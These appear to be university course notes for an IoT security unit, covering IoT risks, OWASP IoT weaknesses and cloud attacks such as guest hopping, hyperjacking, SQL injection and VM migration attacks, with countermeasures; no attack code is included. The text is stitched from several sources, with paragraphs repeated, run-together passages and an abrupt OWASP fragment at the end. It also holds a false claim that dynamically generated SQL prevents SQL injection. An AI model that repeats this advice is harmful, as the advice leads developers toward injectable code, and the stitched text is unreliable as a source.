Accredited "A" Grade by NAAC | 12B Status by UGC | Approved by AICTE
www.sathyabama.ac.in

SCHOOL OF ELECTRICAL AND ELECTRONICS ENGINEERING

DEPARTMENT OF ELECTRONICS AND COMMUNICATION ENGINEERING

SECA7021 – SECURITY IN IoT

UNIT 5 IoT SECURITY THREATS AND COUNTER MEASURES

System-Specific Attacks: Guest hopping, attacks on the VM (delete the VM, attack on the control of the VM, code or file injection into the virtualized file structure), VM migration attack, hyper jacking.

Security Issues in IoT: Challenges and Countermeasures

Internet of Things (IoT) connected devices have become an integral part of daily life.

The IoT is quickly growing as more and more devices are attached to a global network.

Many IoT devices' data and applications are highly sensitive and should be accessible only to authorized individuals.

These applications are the computer programs that use real-time/near real-time conditions to ensure they do not fail, and they use consumption data to analyze and predict the future with ARTIFICIAL INTELLIGENCE ALGORITHMS.

IoT security should include more than just the IoT device itself. IoT devices have minimal security and many flaws.

Many feel that IoT manufacturers are not prioritizing security and privacy. But, despite the security challenges, the spread of IoT is not stopping.

Thus, it is a must for security practitioners and users to learn about it to provide more security.

Characteristics

IoT is a collection of devices attached to the Internet that gathers and exchanges data using nodes and controllers.

IoT can be defined as a network of uniquely identifiable physical objects or "things" that have the capability to sense and interact with themselves, with their external environment or both.

Through controllers and cloud processing, these devices may have the ability to think and act AUTONOMOUSLY and gather information for various reasons. The characteristics of many "things" are:

- Fully embedded with or without an operating system (OS) to run
- Collect mostly real-time data
- Use all kinds of networks (local area network [LAN], low-power wide-area network [LPWAN], cellular LPWAN [narrowband IoT and LTE-M], and cellular)

- Have permanent or intermittent connections to the cloud so there is a need to store data with a time stamp
- Measure physical parameters
- Capable of making decisions based on the data collected by these devices, which is necessary to achieve automated decision-making centrally

Opportunities

The goal of IoT is to improve the QUALITY OF LIFE and provide benefit to consumers and enterprises.

IoT helps to achieve the following:

- Reduction in energy consumption
- Enhancements in safety and security
- Improvements in automation of everyday tasks
- Enhancements in quality of life

In this context, IoT deployment can be categorized into five types:

1. **Industrial IoT** - *facilitates an improvement in customer service through better customization of products and services to customers in shorter time frames.* The establishment of better connectivity and communication between the assembly line and manufacturing, made possible by IoT, enables manufacturers to be closer to market demand and customize what they are building to the needs of their customers *(e.g., smart factory)*
2. **Commercial IoT**—*includes smart commercial buildings.*
3. **Healthcare IoT**—*Improves patient care. For example, IoT devices connect patients to healthcare systems for continuous medical data monitoring. Patients can share their data with doctors, nurses and family members, and also with machines and algorithms that provide automated feedback from the processed data.*
4. ***Transportation IoT**—Monitors the status of transporting goods and takes preventive action as needed during transit. For example, IoT devices can track packages end-to-end for temperature, location and potential tampering (location tracking).*
5. ***Consumer IoT**—Consumer-connected devices including smart TVs, smart speakers, toys, wearables and smart appliances*

Building Blocks

IoT systems include hardware and software that communicate with each other using a wide VARIETY OF PROTOCOLS.

There are five core building blocks that are fundamental to IoT devices:

1. The hardware components in an IoT device vary depending on the APPLICATION and USAGE. Sensors, actuators, accelerometers, gyroscopes and radio-frequency identification (RFID) chips are examples of such components that make devices smart.
2. The software includes platforms and applications that determine what data to collect, what data sources to connect to, which decision-making algorithms to use and the application programming interface (API) to connect with other software components. This also includes firmware that enables applications and APIs to communicate with the hardware components.
3. Data refers to all the components that analyze, process, store and visualize data such as data gathering, analysis and response.
4. Connectivity is taken across the hardware, software and information elements. While the term "Internet of Things" might indicate that everything is connected to the Internet, different types of connectivity and communication protocols are required depending on factors such as device type and proximity.
5. Security is mandatory across all the other elements, including connectivity. It is vital to ensure DEVICE-LEVEL, NETWORK-LEVEL, API-LEVEL AND DATA-LEVEL security because of security vulnerability in any of these elements has the potential to compromise the protection of the entire system.

Challenges

There are many challenges facing the implementation of IoT. IoT security is not just device security, as all elements need to be considered, including the device, cloud, mobile application, network interfaces, software, use of encryption, use of the authentication and physical security.

The scale of IoT application services is large, covers different domains and involves multiple ownership entities. There is a need for a trust framework to enable users of the system to have confidence that the information and services are being exchanged in a secure environment.

The most frequent weaknesses in the data security of IoT applications, as stated in the Open Web Application Security Project (OWASP), are due to:

- **Insecure web interface**[1]
- **Insufficient authentication/authorization**[2]
- **Insecure network services**[3]
- **Lack of transport encryption**[4]
- **Privacy concerns**[5]
- **Insecure cloud interface**[6]
- **Insecure mobile interface**[7]
- **Insufficient security configurability**[8]
- **Insecure software/firmware**[9]
- **Poor physical security**[10]

IoT application security and end point security are the biggest concerns. Poorly secured IoT devices and applications make IoT a potential target of CYBER-ATTACKS.

Application developers or manufacturers that create IoT products are not mature from a security standpoint. However, security is a critical dimension of every IoT design.

Integrating security in IoT impacts both hardware and software design from the beginning. The technologies to secure devices and connectivity are changing very quickly.

It is challenging; security is not just an add-on to existing systems, but an integral part of them. The scope of security should be end-to-end to support the device from the very beginning.

Because many IoT devices are small with limited processing, memory, and power capabilities and resources, most current security methods, such as authentication, encryption, access control and auditing, are too complex to run on IoT devices.

IoT devices are being used in urban areas where physical security is difficult to establish or achieve due to the density of structures and complex infrastructure, and this makes it easy for attackers to have direct physical access to the IoT devices.

Additionally, denial-of-service (DoS) attacks can weaponize IoT devices and recruit them as part of a massive zombie army. Insecure IoT databases or data stores are also a serious matter to consider.

IoT devices have a long shelf life and may possibly outlive support for the device, and outdated devices might be used in circumstances that make it difficult or impossible to reconfigure or upgrade, thus leaving them vulnerable to cyber-security threats.

Additionally, improper data disposal practices without adequate wiping became a serious concern.

IoT devices have built-in functions such as microphones, cameras and night vision, and are the eyes and the ears of the device.

These devices passively collect petabytes of data, sometimes without user knowledge, that can fall into the wrong hands, affecting user privacy.

Undisclosed collection, distribution and use of data, and failure to provide clear, comprehensive disclosures regarding data collection, use and sharing, especially when such practices may be unexpected, places the collector in potential violation of various governance and data privacy laws.

IoT products often ship with insecure default credentials. This could include hard-coded passwords that cannot be changed and shared passwords across a family of devices, making it simple for attackers to compromise these devices.

Many IoT devices have built-in default usernames and passwords. Malware seeks out IoT devices and generally tries to attack devices by using the default username and password.

Once accepted, the malware is able to take over the device to participate in coordinated botnet attacks.

Countermeasures against Threat Agents/ Security Risks

Generally, multiple layers of administrative, technical and physical controls are used to protect organizational assets against risk.

This creates an organized defense that is intense and strong. Commitment and support from senior management are important for successful establishment and continuance of an information security structure. IoT's significant potential requires management's attention.

Manufacturers and vendors must include security in the design process. The most effective strategy for securing IoT is to focus on the fundamentals.

IoT device manufacturers, IoT connectivity architects, IoT platform developers, IoT application developers, IoT service developers and IoT experience designers should work together to get this done.

It is critical for all those who take part in developing IoT to add security features during the design phase of their IoT solution development.

The best efforts to prevent attacks include designing for security, embedding firewall features to add an additional layer of defense, providing encryption capabilities and including tamper detection capabilities.

If manufacturers do not thoroughly test their devices, consumer trust and safety may be at risk. It is important to ensure that security is purpose-built into every aspect of the ecosystem that is running a particular IoT product, service or device.[11]

When building products for IoT, vendors should always employ good practice and aim for confidentiality, integrity and availability (the CIA triad). The main difference in IoT security compared to traditional IT security is the number of devices, the purpose of usage and the physical condition of the devices.

And, perhaps, the main issue is that IoT device manufacturers still do not think of their devices as computers.

Testing can provide assurance that the device and its protocols can cope with the ecosystem of the IoT by developing market-accepted test specifications.

This helps introduce the time that it takes to get the product or protocol tested, and this helps to accept devices that can work with other IoT objects.

IMPROVING SECURITY CONFIGURABILITY REQUIRES TESTING IOT WEB INTERFACE MANAGEMENT, REVIEWING THE IOT NETWORK TRAFFIC,

ANALYZING THE NEED OF PHYSICAL PORTS, AND ASSESSING AUTHENTICATION AND INTERACTION OF DEVICES WITH THE CLOUD AND MOBILE APPLICATIONS.

Segmenting IoT devices increases network security. So does developing IoT protocols that not only work together, but also ensure security and privacy.

Unused services/ports must be shut down and closed, as these networking ports/services can expose the device to additional attack vectors.

It is important to deactivate unnecessary services; these may go undetected, allowing an attacker to stealthily use them as a vector or target of an attack.

It is also necessary to build in authentication between devices so that only trusted devices can exchange data. A solid password management tool to manage multiple IoT passwords must also be in place.

User awareness training encourages users and consumers to be aware of the vulnerabilities that the device may experience.

When selecting an appropriate IoT device, consumers should require that the vendors have defended the device against common attacks.

User data need to be processed and encrypted to remain safe. The entire communication channel from the sensors to the service providers must be secure.

Some ways to address the huge gap in security include ensuring confidentiality by providing encrypted communication streams, ensuring integrity by providing encrypted data storage and using hash integrity checkers, providing authentication methods so that the devices are communicating with known and trusted entities, and providing security updates in the form of patches and bug fixes.[12]

Regulations will force manufacturers and vendors to make security a priority and provide guidelines on the expectation from IoT developers and manufacturers.

IoT regulations will give a level of transparency to consumers, or packaging can reflect the level of security of the IoT device.

It is essential to create an adequate legal framework and develop the underlying technology with security and privacy in mind.

Regulation will force manufacturers to upgrade and secure their products. IoT applications need to have some consideration for the EU General Data Protection Regulation (GDPR).[13]

The GDPR introduced a general mandatory notification regime in the event of personal data breaches.

Data controllers are required to report personal data breaches to their supervisory authorities no later than 72 hours after becoming aware of such a breach and, in some cases, are also required to report such breaches to affected individuals.

Data controllers using the IoT need to ensure that they are in a position to identify and react to security breaches in a manner that complies with the requirements of the GDPR.[14]

Regular firmware updates and maintenance help protect the ecosystem and the ability of the IoT to handle virtually all functional operations.

It should be possible to get updates of the firmware, the OS, or the specialized logic on stationary and mobile IoT devices.

This requires maintenance interfaces to access the application runtime environment and the security settings for the apps themselves.

It is important to have monitoring systems in place when an event occurs. Once the event has been detected, a responsive action must be triggered to prevent any malicious use of the device.

A back-end application should have functionality in place that can log abnormalities in the data it is receiving. Monitoring and software maintenance are essential to minimizing the impact of any device downtime due to software bugs or any other potential problems.

Guidelines

Practitioners should conduct a risk assessment in the IoT stack for all types of attacks in device security (endpoint security), network or connectivity layer security, cloud infrastructure security, and application security. An effective IoT framework should provide guidelines on managing IoT risk faced by organizations. Those guidelines include:[15]

- Enable security and control by design from the start.
- Build security into the IoT software development life cycle.
- Enable IoT hardening, access management, log management and patch management.
- Enable audit controls related to data collection, privacy, storage, sharing, handling and disposal.
- Enable controls on network protocols related to remote access, session management and access management.
- Test controls and look for vulnerabilities by creating and testing use cases and misuse cases.
- Exercise program effectiveness of monitoring controls on IoT.
- Build a watchdog protocol to continuously monitor connectivity and to detect connection loss and optimize resources. The activities of IoT products will be tracked by the watchdog, and this makes it easy to handle the events immediately.
- Emphasize the criticality of security along with functionality.

- Build and enhance the skills of IT security and assurance personnel to span cyber-security and IoT risk and benefits.
- Align the IT function and business IoT usage.
- Plan system acquisition, development and maintenance of IoT services.
- Regulate trust between IoT devices.
- Maintain asset inventory, management and disposal of IoT devices.
- Exercise governance over IoT initiatives.
- Design devices with security in mind.
- Build in malware protection in IoT applications.
- Audit the IoT environment, e.g., security audit and code reviews.
- Define data flows in the IoT environment.
- Build a vulnerability management program.
- Include vulnerability assessments and penetration testing.
- Develop IoT threat modeling.
- Establish governance and accountability.

Conclusion

- Applying IoT technology yields both opportunities and security risk, so the challenges with IoT devices in relation to security are huge.
- A careful assessment of security risk must precede any IoT implementation to ensure that all the relevant, underlying problems are discovered.
- Without sufficient data security and data protection, IoT will not be successful in the long run.
- Therefore, every IoT manufacturer is challenged to complement all phases of development processes through to the operation of the equipment with appropriate security measures.
- In future work, it is important to develop a framework for realizing and evaluating security risk within IoT to ensure confidentiality, integrity and availability.

Application or cloud service provider level security issues

Application-level security issues (or cloud service provider CSP level attacks) refer to intrusion from the malicious attackers due to vulnerabilities of the shared nature of the cloud. Some companies host their applications in shared environments used by multiple users, without considering the possibilities of exposure to security breaches, such as:

1. SQL injection

An unauthorized user gains access to the entire database of an application by inserting malicious code into a standard SQL code. Often used to attack websites, SQL injection can be avoided by the usage of dynamically generated SQL in the code. It is also necessary to remove all stored

procedures that are rarely used and assign the least possible privileges to users who have permission to access the database.

2. Guest-hopping attack

In guest-hopping attacks, due to the separation failure between shared infrastructures, an attacker gets access to a virtual machine by penetrating another virtual machine hosted in the same hardware. One of the possible mitigation of guest-hopping attack is the Forensics and VM debugging tools to observe any attempt to compromise the virtual machine. Another solution is to use the High Assurance Platform (HAP), which provides a high degree of isolation between virtual machines.

3. Side-channel attack

An attacker opens a side-channel attack by placing a malicious virtual machine on the same physical machine as the victim machine. Through this, the attacker gains access to all confidential information on the victim machine. The countermeasure to eliminate the risk of side-channel attacks in a virtualized cloud environment is to ensure that no legitimate user VMs reside on the same hardware of other users.

4. Malicious insider

A malicious insider can be a current or former employee or business associate who maliciously and intentionally abuses system privileges and credentials to access and steal sensitive customer information within the network of an organization. Strict privilege planning and security auditing can minimize this security risk that originates from within an organization.

5. Cookie poisoning

Cookie poisoning is nothing but to gain unauthorized access into an application or a webpage by modifying the contents of the cookie. In a SaaS model, cookies contain user identity credential information that allows the applications to authenticate the user identity. Cookies are forged to impersonate an authorized user. A solution is to clean up the cookie and encrypt the cookie data.

6. Backdoor and debug option

The backdoor is a hidden entrance to an application, which was created intentionally or unintentionally by developers while coding. Debug option is also a similar entry point, often used by developers to facilitate troubleshooting in applications. But the problem is that the hackers can use these hidden doors to bypass security policies and enter the website and access

the sensitive information. To prevent this kind of attack, developers should disable the debugging option.

7. Cloud browser security

A web browser is a universal client application that uses Transport Layer Security (TLS) protocol to facilitate privacy and data security for Internet communications. TLS encrypts the connection between web applications and servers, such as web browsers loading a website. Web browsers only use TLS encryption and TLS signature, which are not secure enough to defend malicious attacks. One of the solutions is to use TLS and at the same time XML based cryptography in the browser core.

8. Cloud malware injection attack

A malicious virtual machine or service implementation module such as SaaS or IaaS is injected into the cloud system, making it believe the new instance is valid. If succeeded, the user requests are redirected automatically to the new instance where the malicious code is executed. The mitigation is to perform an integrity check of the service instance before using it for incoming requests in the cloud system.

9. ARP poisoning

Address Resolution Protocol (ARP) poisoning is when an attacker exploits some ARP protocol weakness to map a network IP address to one malicious MAC and then update the ARP cache with this malicious MAC address. It is better to use static ARP entries to minimize this attack. This tactic can work for small networks such as personal clouds, but it is easier to use other strategies such as port security features on large-scale clouds to lock a single port (or network device) to a particular IP address.

Network-level security attacks

Cloud computing largely depends on existing network infrastructure such as LAN, MAN, and WAN, making it exposed to some security attacks which originate from users outside the cloud or a malicious insider. In this section, let’s focus on the network level security attacks and their possible countermeasures.

10. Domain Name System (DNS) attacks

It is an exploit in which an attacker takes advantage of vulnerabilities in the domain name system (DNS), which converts hostnames into corresponding Internet Protocol (IP) addresses using a distributed database scheme. DNS servers are subject to various kinds of attacks since DNS is

used by nearly all networked applications – including email, Web browsing, eCommerce, Internet telephony, and more. It includes TCP SYN Flood Attacks, UDP Flood Attack, Spoofed Source Address/LAND Attacks, Cache Poisoning Attacks, and Man in the Middle Attacks.

11. Domain hijacking

Domain hijacking is defined as changing a domain's name without the owner or creator's knowledge or permission. Domain hijacking enables intruders to obtain confidential business data or perform illegal activities such as phishing, where a domain is substituted by a similar website containing private information. One way to avoid domain hijacking is to force a waiting period of 60 days between a change in registration and a transfer to another registrar. Another approach is to use the Extensible Provisioning Protocol (EPP), which utilizes a domain registrant-only authorization key as a protection measure to prevent unintended name changes. Another approach is to use the Extensible Provisioning Protocol (EPP), which utilizes a domain registrant-only authorization key as a protection measure to prevent unauthorized name changes.

12. IP Spoofing

In IP spoofing, an attacker gains unauthorized access to a computer by pretending that the traffic has originated from a legitimate computer. IP spoofing is used for other threats such as Denial of Service and Middle Attack Man:

a. Denial of service attacks (DoS)

It is a type of attack that tries to make a website or network resource unavailable. The attacker floods the host with a massive number of packets in a short amount of time that require extra processing. It makes the targeted device waste time waiting for a response that never comes. The target is kept so busy dealing with malicious packets that it does not respond to routine incoming requests, leaving the legitimate users with denied service.

An attacker can coordinate hundreds of devices across the Internet to send an overwhelming amount of unwanted packets to a target. Therefore, tracking and stopping DoS is very difficult. TCP SYN flooding is an example of a DoS attack in which the intruder sends a flood of spoofed TCP SYN packets to the victim machine. This attack exploits the limitations of the three-way handshake in maintaining half-open connections.

b. Man In The Middle Attack (MITM)

A man-in-the-middle attack (MITM) is an intrusion in which the intruder relays remotely or probably changes messages between two entities that think they communicate directly with each other. The intruder utilizes network packet sniffer, filtering, and transmission protocols to gain access to network traffic. MITM attack exploits the real-time processing of transactions,

conversations, or transfer of other data. It can be reduced using packet filtering by firewall, secure encryption, and origin authentication techniques.

End-user/host level attacks

The cloud end-user or host level attacks include phishing, an attempt to steal the user identity that includes usernames, passwords, and credit card information. Phishing is to send the user an email containing a link to a fake website that looks like a real one. When the user uses the fake website, his username and password will be sent to the hacker who can use them to attack the cloud.

Another method of phishing is to send an email to the user claiming to be from the cloud service company or, for instance, to tell the user to provide their username and password for maintenance purposes. Countermeasures of phishing are the use of Spam filters and spam blockers in the browsers. You can also train the users not to respond to any spoofed email and not to give their credentials to any website. Guest-hopping attack: In this type of attack, an attacker will try to get access to one virtual machine by penetrating another virtual machine hosted in the same hardware. One of the possible mitigations of guest hopping attack is the Forensics and VM debugging tools to observe the security of cloud.

Guest-hopping attack: one of the possible mitigations of guest hopping attack is the Forensics and VM debugging tools to observe any attempt to compromise VM. Another possible mitigation is using High Assurance Platform (HAP) which provides a high degree of isolation between virtual machines.-SQL injections: to mitigate SQL injection attack you should remove all stored procedures that are rarely used. Also, assign the least possible privileges to users who have permissions to access the database-Side channel attack: as a countermeasure, it might be preferable to ensure that none of the legitimate user VMs resides on the same hardware of other users. This completely eliminates the risk of side-channel attacks in a virtualized cloud environment-Malicious Insider: strict privileges' planning, security auditing can minimize this security threat-Data storage security: ensuring data integrity and confidentiality to Ensure limited access to the users' data by the CSP employees.

Strong authentication mechanisms to ensure that only legitimate employees gain access and control CSP servers. The CSP should use well defined Data backup and redundant data storage to make data recovery possible.-Phishing and fraud: Countermeasures of phishing are the use of Spam-filters, using plug-in spam blocker in the Internet browsers and finally train the users not to respond to any spoofed email and not to give their credentials to any website.4) Analysis of the most common security issues in the cloud environmental)Data Security-The need to protect confidential business, government, or regulatory data-Cloud service models with multiple tenants sharing the same infrastructure-Data mobility and legal issues relative to such government rules as the European Union (EU) Data Privacy Directive-Lack of standards about how CSPs securely recycle disk space and erase existing data-Auditing, reporting, and compliance concerns-Loss of visibility to key security and operational intelligence that no longer is available to feed enterprise IT security intelligence and risk management-A new type of insider who does not even work for

your company but may have control and visibility into your database) Virtualization Security-A new threat: Virtualization alters the relationship between the OS and hardware. This challenges traditional security perspectives. It undermines the comfort you might feel when you provision an OS and application on a server you can see and touch.

Storage concerns: Another security concern with virtualization has to do with the nature of allocating and de-allocating resources such as local storage associated with VMs. During the deployment and operation of a VM, data are written into physical memory. If it is not cleared before those resources are reallocated to the next VM, there is a potential for exposure.

It is defined as any separation failure between infrastructures. An attacker will try to get access to one virtual machine by penetrating another virtual machine hosted in the same hardware. One of the possible mitigations of guest hopping attack is the Forensics and VM debugging tools to observe any attempt to compromise VM. Another possible mitigation is using High Assurance Platform (HAP) which provides a high degree of isolation between virtual machines. One of the possible mitigations of guest hopping attack is the Forensics and VM debugging tools to observe any attempt to compromise VM. [3] Another possible mitigation is using High Assurance Platform (HAP) which provides a high degree of isolation between virtual machines.

In a guest-hopping attack, an attacker will try to identify two virtual machines likely to be hosted on the same physical hardware

Virtual machine (VM) hopping is a security issue often encountered in the VIRTUALIZATION LAYER. It directly affects the RELIABILITY of the entire computing platform once it occurs.

What Does Virtual Machine Hyper Jumping (VM Jumping) Mean?

Virtual machine hyper jumping (VM jumping) is an attack method that exploits the hypervisor's weakness that allows a virtual machine (VM) to be accessed from another. The vulnerabilities allow remote attacks and malware to compromise the VM's separation and protections, making it possible for an attacker to gain access to the host computer, the hypervisor and other VMs, in addition to being able to jump from one VM to another.
Virtual machine hyper jumping is also known as virtual machine guest hopping (VM guest hopping).

Virtual Machine Hyper Jumping (VM Jumping)

Virtual machine hyper jumping exploits are designed to compromise a VM, which is then used to access or launch attacks against other VMs or hosts. This is usually done by targeting and accessing a less secure VM on a host, which is then used as the launch point for further attacks on the system.

In some severe attacks, two or more VMs may be compromised and used to launch attacks against the more secured guests or hypervisor. A compromised guest can also exploit an insecure virtual environment and spread the attack across several networks.

THESE ATTACKS CAN OCCUR DUE TO:

- INSECURE OPERATING SYSTEMS like older versions of Windows, which do not have modern security features such as protection against poison cookies, memory address layout randomization and hardened stack

  VM TRAFFIC TO AND FROM AN EXTERNAL NETWORK utilizes the two-layer bridge, where all traffic passes through the same set of network interface cards (NICs). An attacker may overload the switch, and in order to preserve its performance, the switch pushes all data packets out on its ports. This action makes it a dumb hub, with no security usually offered by a switch.

Virtual machine hyper jumping can be prevented using various methods, including:

- Grouping and separating the uplinks to separate the Web-facing traffic from the database traffic and prevent the database server from directly accessing the internal network
- Using private VLANs to hide the VMs from one another and only allow the guest machines to talk to the gateway
- Using the latest and most secure operating systems with up-to-date security patches

HYPERJACKING

Hyperjacking is an attack in which a hacker takes malicious control over the hypervisor that creates the virtual environment within a virtual machine (VM) host.[1] The point of the attack is to target the operating system that is below that of the virtual machines so that the attacker's program can run and the applications on the VMs above it will be completely oblivious to its presence.




Figure 5.1.Hyperjacking

Hyperjacking involves installing a malicious, fake hypervisor that can manage the entire server system. Regular security measures are ineffective because the operating system will not be aware that the machine has been compromised. In hyperjacking, the hypervisor specifically operates in stealth mode and runs beneath the machine, it makes more difficult to detect and more likely gain access to computer servers where it can affect the operation of the entire institution or company. If the hacker gains access to the hypervisor, everything that is connected to that server can be manipulated.[2] The hypervisor represents a single point of failure when it comes to the security and protection of sensitive information.[3]

For a hyperjacking attack to succeed, an attacker would have to take control of the hypervisor by the following methods:[4]

- Injecting a rogue hypervisor beneath the original hypervisor
- Directly obtaining control of the original hypervisor
- Running a rogue hypervisor on top of an existing hypervisor

Mitigation techniques

Some basic design features in a virtual environment can help mitigate the risks of hyperjacking:

- Security management of the hypervisor must be kept separate from regular traffic. This is a more network related measure than hypervisor itself related.[1]
- Guest operating systems should never have access to the hypervisor. Management tools should not be installed or used from guest OS.[1]
- Regularly patching the hypervisor.[1]

Known attacks

As of early 2015, there had not been any report of an actual demonstration of a successful hyperjacking besides "proof of concept" testing. The VENOM vulnerability (CVE-2015-3456) was revealed in May 2015 and had the potential to affect many datacenters.[5] Hyperjackings are rare due to the difficulty of directly accessing hypervisors; however, hyperjacking is considered a real-world threat.[6]

In computer security, **virtual machine escape** is the process of a program breaking out of the virtual machine on which it is running and interacting with the host operating system.[1] A virtual machine is a "completely isolated guest operating system installation within a normal host operating system".[2] In 2008, a vulnerability (CVE-2008-0923) in VMware discovered by Core Security Technologies made VM escape possible on VMware Workstation 6.0.2 and 5.5.4.[3][4] A fully working exploit labeled *Cloudburst* was developed by Immunity Inc. for Immunity CANVAS (commercial penetration testing tool).[5] Cloudburst was presented in Black Hat USA 2009.[6]

Live virtual machine (VM) migration is the core technology in elastic cloud computing. With live VM migration, cloud providers can improve resource use and quality of service by adjusting the VM placement on demand. However, live migration is expensive because of high CPU usage and the negative effect on co-located VMs, and frequent live migration thus severely undermines the performance of the cloud.

Although existing dynamic allocation schemes are designed to minimize the number of live migrations, this study demonstrated that a denial-of-service adversary can cause excessive live migrations by exploiting dynamic allocation. The attack, which we term migrant attack, deliberately varies the resource usages of a malicious VM to trigger live migration.

A CRUCIAL FEATURE OF THE MIGRANT ATTACK IS THAT EVEN IF VMS ON THE SAME PHYSICAL MACHINE ARE PERFECTLY ISOLATED THROUGH VIRTUALIZATION, A MALICIOUS VM CAN STILL AFFECT THE AVAILABILITY OF THE CO-LOCATED VMS.

As proof of concept, we investigated two common VM allocation schemes: load balancing and consolidation. We evaluated the effectiveness of the attack by using both simulations and test-bed experiments. We also discuss several potential countermeasures, such as enforcing another layer of isolation between malicious and harmless VMs in dynamic allocation schemes.


1. https://www.muniversity.mobi/course/info.php?id=263
2. file:///E:/course%20materials/cloud%20computing/unit_5/Cloud%20Computing%20challenges%20and%20solutions_unit%205.pdf
3. [1] Open Web Application Security Project, “Top 10 2014-I1 Insecure Web Interface,” https://www.owasp.org/index.php/Top_10_2014-I1_Insecure_Web_Interface
4. [2] Open Web Application Security Project, “Top 10 2014-I2 Insufficient Authentication/Authorization,” https://www.owasp.org/index.php/Top_10_2014-I2_Insufficient_Authentication/Authorization
5. [3] Open Web Application Security Project, “Top 10 2014-I3 Insecure Network Services,” https://www.owasp.org/index.php/Top_10_2014-I3_Insecure_Network_Services
6. [4] Open Web Application Security Project, “Top 10 2014-I4 Lack of Transport Encryption,” https://www.owasp.org/index.php/Top_10_2014-I4_Lack_of_Transport_Encryption
7. [5] Open Web Application Security Project, “Top 10 2014-I5 Privacy Concerns,” https://www.owasp.org/index.php/Top_10_2014-I5_Privacy_Concerns
8. [6] Open Web Application Security Project, “Top 10 2014-I6 Insecure Cloud Interface,” https://www.owasp.org/index.php/Top_10_2014-I6_Insecure_Cloud_Interface

9. [7] Open Web Application Security Project, “Top 10 2014-I7 Insecure Mobile Interface,” https://www.owasp.org/index.php/Top_10_2014-I7_Insecure_Mobile_Interface
10. [8] Open Web Application Security Project, “Top 10 2014-I8 Insufficient Security Configurability,” https://www.owasp.org/index.php/Top_10_2014-I8_Insufficient_Security_Configurability
11. [9] Open Web Application Security Project, “Top 10 2014-I9 Insecure Software/Firmware,” https://www.owasp.org/index.php/Top_10_2014-I9_Insecure_Software/Firmware
12. [10] Open Web Application Security Project, “Top 10 2014-I10 Poor Physical Security,” https://www.owasp.org/index.php/Top_10_2014-I10_Poor_Physical_Security
13. [11] White Hat Security, “IoT Security—Combining Innovation With Protection,” https://www.whitehatsec.com/trending/content/iot-security-combining-innovation-protection
14. [12] Bock, L.; “The Internet of 12 Things Operate on a Cowboy Code—There Are No Rules,” LinkedIn, 18 June 2017, https://www.linkedin.com/pulse/security-privacy-iot-lisa-bock/
15. [13] Chapin, M., *et al*; *Implication of the General Data Protection Regulation,* March 2018, https://www.aacrao.org/docs/default-source/signature-initiative-docs/gdpr/gdpr_discussiondraft_03272018_v2.pdf?sfvrsn=4556dd66_0
16. [14] Bird & Bird, “Personal data Breaches and Notification,” https://www.twobirds.com/~/media/pdfs/gdpr-pdfs/42--guide-to-the-gdpr--personal-data-breaches-and-notification.pdf?la=en
17. [15] *Internet of Things (IoT) Security Guidelines*, https://static1.squarespace.com/static/5516199be4b05ede7c57f94f/t/56b153eb86db439f9f8d181f/1454461935011/Internet_of_Things_Security_Guidelines.pdf

Companies should adopt this document and start the process of ensuring that their web applications minimize these risks. Using the OWASP Top 10 is perhaps the most effective first step towards changing the software development culture within your organization into one that produces more secure code.

Top 10 Web Application Security Risks

There are three new categories, four categories with naming and scoping changes, and some consolidation in the Top 10 for 2021.



- **A01:2021-Broken Access Control** moves up from the fifth position; 94% of applications were tested for some form of broken access control. The 34 Common Weakness Enumerations (CWEs) mapped to Broken Access Control had more occurrences in applications than any other category.
- **A02:2021-Cryptographic Failures** shifts up one position to #2, previously known as Sensitive Data Exposure, which was broad symptom rather than a root cause. The renewed focus here is on failures related to cryptography which often leads to sensitive data exposure or system compromise.
- **A03:2021-Injection** slides down to the third position. 94% of the applications were tested for some form of injection, and the 33 CWEs mapped into this category have the second most occurrences in applications. Cross-site Scripting is now part of this category in this edition.
